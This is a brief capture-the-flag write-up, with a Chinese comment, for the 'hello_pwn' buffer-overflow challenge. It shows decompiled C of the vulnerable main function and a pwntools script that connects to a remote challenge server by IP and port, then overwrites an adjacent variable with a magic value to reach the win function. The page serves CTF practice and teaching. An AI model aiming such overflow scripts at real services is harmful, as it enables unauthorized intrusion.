
hello pwn



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~     ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686();
  return 0LL;
}
```

由逆向可知两个变量地址相差4，和上题一样覆盖就好

```
from pwn import *

# p = process("./hello_pwn")
p = remote("111.198.29.45", 48832)

p.recvuntil("lets get helloworld for bof\n")
p.sendline("a" * 4 + "\x61\x61\x75\x6e")
p.interactive()
```